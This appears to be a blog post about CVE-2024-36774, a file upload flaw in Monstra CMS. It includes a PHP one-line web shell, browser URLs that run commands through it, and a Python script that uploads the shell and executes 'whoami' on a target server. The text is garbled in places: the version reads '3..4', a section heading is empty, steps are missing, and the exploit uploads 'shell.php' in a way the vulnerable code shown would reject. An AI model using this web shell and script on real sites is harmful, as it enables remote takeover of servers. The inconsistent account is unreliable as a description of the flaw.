
In June 2024, security researchers revealed a major vulnerability—CVE-2024-36774—in Monstra CMS version 3..4. This flaw lets attackers bypass security checks and upload harmful PHP files, eventually taking over the targeted web server. In this deep dive, I’ll break down the issue, show a practical exploit, and link to original sources.
What Is Monstra CMS?
Monstra is a lightweight open-source content management system (CMS) written in PHP. Many small sites prefer it for its speed and simplicity. Unfortunately, like many CMSes, it’s not immune to security flaws.
The Vulnerability: Arbitrary File Upload
Monstra v3..4 doesn’t properly check the type or contents of files users upload. That means it’s possible to upload a PHP file disguised as an image or another allowed file type. Once uploaded, the file can be accessed via the web—where it executes using the server’s PHP interpreter.
Why is this scary?
File Upload Logic (Code Snippet)
Let’s look at what goes wrong in the Monstra code. A typical Monstra controller for file uploads might look like this (simplified for clarity):
if (isset($_FILES['file'])) {
    $upload_dir = '/public/uploads/';
    $file_name = $_FILES['file']['name'];
    $file_tmp = $_FILES['file']['tmp_name'];

    // BAD: Only checks file extension, easy to bypass
    $allowed_ext = array('jpg', 'png', 'gif', 'txt', 'pdf');
    $ext = strtolower(pathinfo($file_name, PATHINFO_EXTENSION));

    if (in_array($ext, $allowed_ext)) {
        move_uploaded_file($file_tmp, $upload_dir . $file_name);
        echo 'File uploaded!';
    } else {
        echo 'Invalid file!';
    }
}
What’s wrong here?
- Only the file extension is checked. An attacker can name their PHP file shell.php.jpg, or simply rename .php to .txt.
After uploading, your PHP file should be in something like:
http://victim-site.com/public/uploads/shell.php
Open your browser and run:
http://victim-site.com/public/uploads/shell.php?cmd=whoami
You can automate this process using Python’s requests library
import requests

url = 'http://victim-site.com/admin/index.php?page=files';
files = {'file': ('shell.php', '<?php echo shell_exec($_GET["cmd"]); ?>')}
# Session cookies/auth may be needed for restricted forms
r = requests.post(url, files=files)
print(f'Upload status: {r.status_code}')

# Now execute commands
webshell = 'http://victim-site.com/public/uploads/shell.php'
r2 = requests.get(f'{webshell}?cmd=whoami')
print('Server user:', r2.text)
Note: If authentication is needed, you might need to login or find a public upload function.
Until Monstra issues a fix, administrators should
- Remove or disable all file upload plugins/features.
References
- Exploit Database Advisory
- CVE-2024-36774 entry at NVD
- Monstra Official Repo (GitHub)
Final Thoughts
CVE-2024-36774 reminds us that even simple apps can open big doors for attackers. Always sanitize user input—and remember: file uploads are one of the most dangerous features to get wrong.
Timeline
Published on: 06/06/2024 22:15:10 UTC
Last modified on: 08/19/2024 15:35:09 UTC